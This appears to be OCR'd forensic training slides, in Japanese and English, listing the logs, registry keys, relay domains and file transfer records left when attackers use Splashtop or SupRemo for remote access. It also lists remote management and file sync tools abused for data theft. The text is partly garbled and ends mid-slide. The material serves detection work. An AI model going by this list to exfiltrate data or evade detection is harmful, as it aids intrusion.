
通信がブロックされている場合は、ファイアウォールを有効にして、次のドメインとの双方向通信を許可してください。

- (グローバルリージョンの場合)*.api.splashtop.com (*はワイルドカードを表します)
- (EU 地域の場合) *.api.splashtop.eu (* はワイルドカードを表します)
- (両方) *.relay.splashtop.com (*はワイルドカードを表します)
- （両方）update-g3.splashtop.com / update.splashtop.com / sn.splashtop.com （エンドポイント自動更新の場合）

ポート 443 は、SSL トラフィックと SSL 以外のトラフィックを含めて開く必要があります


Splashtop: Artifacts

Installation	Agent program(=streamer) installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Splashtop-Splashtop Streamer-Remote Session Operational.evtx (Event ID: 1, 200)




イベント 200, Status

全般　詳細

This computer was added to a Splashtop team.
App version: 3.5.2.3
Team owner: [redacted]@outlook.com
Server Info: st-v3-univ-srs-win-3523-g3.api.splashtop.com

ログの名前(M): Splashtop-Splashtop Streamer-Status/Operational
ソース(S): Status
ログの日付(D): 2022/12/26 13:18:17
イベント ID(E): 200
タスクのカテゴリ(Y): なし
レベル(L): 情報
キーワード(K):
ユーザー(U): SYSTEM
コンピューター(R): [redacted]
オペコード(O): 情報
詳細情報(I): イベント ログのヘルプ

Application.evtx (Event ID: 1033, 11707)



イベント 1033, MsiInstaller

全般　詳細


Windows インストーラーにより製品がインストールされました。製品名: Splashtop Streamer、製品バージョン: 3.5.2.2、製品の言語: 1041、製造元: Splashtop Inc.、インストールの成功またはエラーの状態: 0


ログの名前(M): Application
ソース(S): MsiInstaller
ログの日付(D): 2022/11/08 11:39:59
イベント ID(E): 1033
タスクのカテゴリ(Y): なし
レベル(L): 情報
キーワード(K): クラシック
ユーザー(U): S-1-5-21-4039181559-42891
コンピューター(R): [redacted]

1. Account name of Splashtop (email address)
2. Date/Time of streamer installation

Splashtop: Artifacts

Feature: Remote Access Control the victim machine as if accessing via Remote Desktop




vitcim
ここにメッセージを入力してください
(試用ユーザー)セッション中
ごみ箱
Google Chrome
ここに入力して検索
13:48
2022/12/26


Target monitor screen appears
on the console and able to control
***Copy-Paste b/w hosts-client is available**

Splashtop: Artifacts

Feature: Remote Access	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others

%ProgramFiles(x86)%¥Splashtop¥Splashtop Remote¥Server¥log¥SPLog.txt



```
<1>Nov24 16:12:06.185 SM_01676[RelayCh] start setup (OTM:0 LOCAL:0)
<1>Nov24 16:12:06.231 SM_01676[RelayCh] Begin ssl tunnel
<1>Nov24 16:12:06.247 SM_01676[RelayCh] [redacted].relay.splashtop.com?key=nqmzXpOJYxKZMh8X5-2ORPsHyhPJGOCHGhLV0vf
HTTP/1.0\nSST: Ready\nNTY: Ready\nSTD: Ready\nRCT: command\nLST: zonal\nSON: yes\nBKD: US\n\n
<1>Nov24 16:12:06.263 SM_01676[RelayCh] HTTP/1.0 200 ok\nOTM: Ready\nRCT: Ready\nNTY: Ready\nSTD: Ready\nSON:
Ready\nContent-Type: text/plain\nContent-Length: 0\n\n
<1>Nov24 16:12:06.263 SM_01676[RelayCh] support OTM NTY STD RCT SON
<1>Nov24 16:12:06.263 SM_01676[RelayCh] create success, start handshake (otm:0 local:0 type:0)
<1>Nov24 16:12:06.310 SS_02564[PUpdate] Step(2) RtStatus(200:0) CloudOP(0x00) Srv(0x00:1) Bkend(0x00) BkendR(0x81)
Prxy(0x00) Support(0x00)
<1>Nov24 16:12:06.325 SM_01676[CoreMgr] client feat opt:  0x00E3E336
<1>Nov24 16:12:06.325 SM_01676[CoreMgr] client feat must: 0x00000000
<1>Nov24 16:12:06.388 SM_01676[Auth-L] ReqPasswordType = 0x00000070
<1>Nov24 16:12:06.388 SM_01676[Auth-L] share match, accept client
<1>Nov24 16:12:06.450 SM_01676[Auth-L] ok, client ([redacted]) can connect to AV server
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] ackWithJson enable [*]
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] disp name [redacted]@outlook.com
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] file64 enable [*]
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] MV stream enable [*]
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] fileCP enable [*]
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] fileDrag enable [*]
<1>Nov24 16:12:06.450 SM_01676[CoreMgr] show connection bubble [*]
```

1. FQDN of relay server
2. Date/Time of connection
3. Hostname of attacker machine
4. Account name of Splashtop (email address)


Splashtop: Artifacts

Feature: Remote Access	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others

Config

HKLM¥SOFTWARE¥WOW6432Node¥Splashtop Inc.¥Splashtop Remote Server¥ClientInfo



名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
AbwConnType	REG_DWORD	0x00000000 (0)
AbwMode	REG_SZ	Disable
AbwProfiles	REG_SZ	0
AppName	REG_SZ	STR
AppVersion	REG_SZ	3.5.2.3
BundleID	REG_SZ	
Client_IP	REG_SZ	[redacted]
Client_SPID	REG_SZ	[redacted]@outlook.com
DeviceID	REG_SZ	5
DeviceName	REG_SZ	[redacted]
ExtraID	REG_SZ	
OEMID	REG_SZ	
UDID	REG_SZ	3fd7df3ccb91ddf7d943057b81efc591cf1dbaa8
Update	REG_DWORD	0x00000001 (1)
UpsellInfo	REG_SZ	
UserAccount	REG_SZ	

1. Global IP address of attacker machine
2. Account name of Splashtop (email address)
3. Hostname of attacker machine


Splashtop: Artifacts

Feature: Remote Access | Control the victim machine as if accessing via Remote Desktop

Useful Artifacts | Files | Registry | Process/NW | Others

EventLog

Splashtop-Splashtop Streamer-Remote Session Operational.evtx (Event ID: 1000, 1001)



1 A Splashtop remote session (1072950136) has started to this computer by [redacted]@outlook.com from the device [redacted].
App version: 3.5.2.3

ログの名前(M): Splashtop-Splashtop Streamer-Remote Session/Operational
ソース(S): Remote Session
2 ログの日付(D): 2022/11/24 14:51:37
イベント ID(E): 1000
タスクのカテゴリ(Y): なし
レベル(L): 情報
キーワード(K):
ユーザー(U): SYSTEM
コンピ
オペコード(O): 情報
詳細情報(I): イベント ログのヘルプ


The Splashtop remote session (1072950136) has ended. The remote session lasted 00:03:02.
App version: 3.5.2.3

ログの名前(M): Splashtop-Splashtop Streamer-Remote Session/Operational
ソース(S): Remote Session
3 ログの日付(D): 2022/11/24 14:54:33
イベント ID(E): 1001
タスクのカテゴリ(Y): なし
レベル(L): 情報
キーワード(K):
コンピューター(R): [redacted]
ルプ

1. Account name of Splashtop (email address) and hostname of attacker machine
2. Date/Time of connection started
3. Date/Time of connection ended

Splashtop: Artifacts

Feature: File Transfer Transfer specific files between client(victim) and server(attacker)



C:¥Users¥Administrator¥Desktop

名前	サイズ	最終更新
..		
fromattackertovictim.txt	1.3 KB	2022/12/23 16:08

C:¥Users¥user01¥Desktop

名前	サイズ	最終更新
..		
fromvictimtoattacker.txt.txt	1.6 KB	2022/12/23 16:09

```
[16:07] ファイルセッションを開始しています...
[16:07] ファイルセッションは正常に開始しました。
```

File transfer between client and server will be available


Splashtop: Artifacts

Feature: File Transfer | Transfer specific files between client(victim) and server(attacker)

Useful Artifacts | Files | Registry | Process/NW | Others

Log File


%ProgramData%¥Splashtop¥Temp¥log¥FTCLog.txt

1



```
022-11-24 14:54:20 C:\Users\user01\Desktop\fromattackertovictim.txt    0.0 KB  Upload  Completed      [redacted]@outlook.com [redacted]
2022-11-24 17:00:31 C:\Users\user01\Desktop\fromvictimtoattacker.txt    0.0 KB  Download    Completed    [redacted]@outlook.com [redacted]
```

Log File

%ProgramFiles(x86)%¥Splashtop¥Splashtop Remote¥Server¥log¥SPLog.txt

2


```
:1>Nov24 14:54:20.574 SM_01676[CCloudFileTaskManager::OnUploadRequest] CCloudFileTaskManager::OnUploadRequest(1, 1,
...)=>{"fileID":"89462900","fileName":"fromattackertovictim","fileSize":"1024","fullPath":"C:\\Users\\user01\\Desktop\\fromattackertovictim",
"remotesessionFTC":1,"request":"uploadFile"}
```

3


```
:1>Nov24 17:00:27.374 SM_01676[CCloudFileTaskManager::OnDownloadRequest] CCloudFileTaskManager::OnDownloadRequest(1, 1,
...)=>{"fileID":"134227464","fileName":"fromvictimtoattacker.txt","fileSize":"
"remotesessionFTC":1,"request":"downloadFile"}
```

1. Date/Time of file upload and download, with the file paths and account name/global IP address of attacker
2. Date/Time of file upload with the file path and size
3. Date/Time of file download with the file path and size


Splashtop: Artifacts

Feature: File Transfer	Transfer specific files between client(victim) and server(attacker)


Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Splashtop-Splashtop Streamer-Remote Session Operational.evtx (Event ID: 1100, 1101)



```
イベント 1101, Remote Session                                    ×
全般  詳細

A file was transferred during the Splashtop remote session (1072950136).
App version: 3.5.2.3
1 File name: fromattackertovictim.txt
2 From: [redacted] (N/A)
To: [redacted] (C:¥Users¥user01¥Desktop)
Error cod: N/A

ログの名前(M):    Splashtop-Splashtop Streamer-Remote Session/Operational
ソース(S):        Remote Session      3 ログの日付(D):    2022/11/24 14:54:20
イベント ID(E):   1101                タスクのカテゴリ(Y): なし
レベル(L):        情報                キーワード(K
ユーザー(U):      SYSTEM              コンピューター
オペコード(O):    情報
詳細情報(I):      イベント ログのヘルプ
```



```
イベント 1100, Remote Session                                    ×
全般  詳細

A file was transferred during the Splashtop remote session (1072996038).
App version: 3.5.2.3
1 File name: fromvictimtoattacker.txt
From: [redacted] (C:¥Users¥user01¥Desktop)
2 To: [redacted] (N/A)
Error code: N/A

ログの名前(M):    Splashtop-Splashtop Streamer-Remote Session/Operational
ソース(S):        Remote Session      3 ログの日付(D):    2022/11/24 17:00:31
イベント ID(E):   1100                タスクのカテゴリ(Y): なし
                                      キーワード(K):
                                      コンピューター(R): [redacted]
```

1. File name of uploaded/downloaded
2. Hostname of attacker machine
3. Date/Time of file upload/download

Tools Verification – SupRemo

SupRemo

Babuk	
Relay	Direct
Install	Portable

Target RMM tools

ATERA

AnyDesk

splashtop®

TeamViewer

tight VNC

RemoteUtilities®

CONNECTWISE™

LogMeIn® Be Limitless.

SupRemo

ngrok

Target SYNC tools

RCLONE

MEGA TOOLS Automotive Tools-Equipment

WinSCP Free FTP CLIENT

GoodSync

FreeFileSync

FileZilla

SupRemo: Artifacts

Installation	Agent program installation and connect from attacker


Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles(x86)%¥Supremo¥*

Log File

%ProgramData%¥SupremoRemoteDesktop¥Log¥SupremoService.00.Service.log



```
[4.8.3.3554        ] 2022-12-14 23:44:31:180  [TID 2252     ][INFO      ] Supremo Service instance started [Service]
[4.8.3.3554        ] 2022-12-14 23:48:51:586  [TID 4780     ][INFO      ] Supremo Client started (PID 4632, SESSION 1) [Service]
```

1. Date/Time of installation completed

Service ▶ System.evtx (EventID: 7045)

HKLM¥System¥CurrentControlSet¥Services¥SupremoService

- DisplayName: Supremo
- ImagePath: %ProgramFiles(x86)%¥Supremo¥SupremoService.exe


SupRemo: Artifacts

Installation	Agent program installation and connect from attacker

Useful Artifacts	Files	Registry	Process/NW	Others

Process

%ProgramFiles(x86)%¥Supremo¥Supremo.exe



Name	Private b...	User n...	Description
Supremo.exe	60.04 MB		Supremo
SupremoHelper.exe	11.87 MB	...¥user01	

Processes persists on victim

Name	Local...	Remote add			State
Supremo.exe...	52276	15.235.175.25	593	CP	Established
Supremo.exe...	52280	15.235.175.25	5938	TCP	Established


IP/Port that the process access to

```
Domain Name System (response)
  Answers
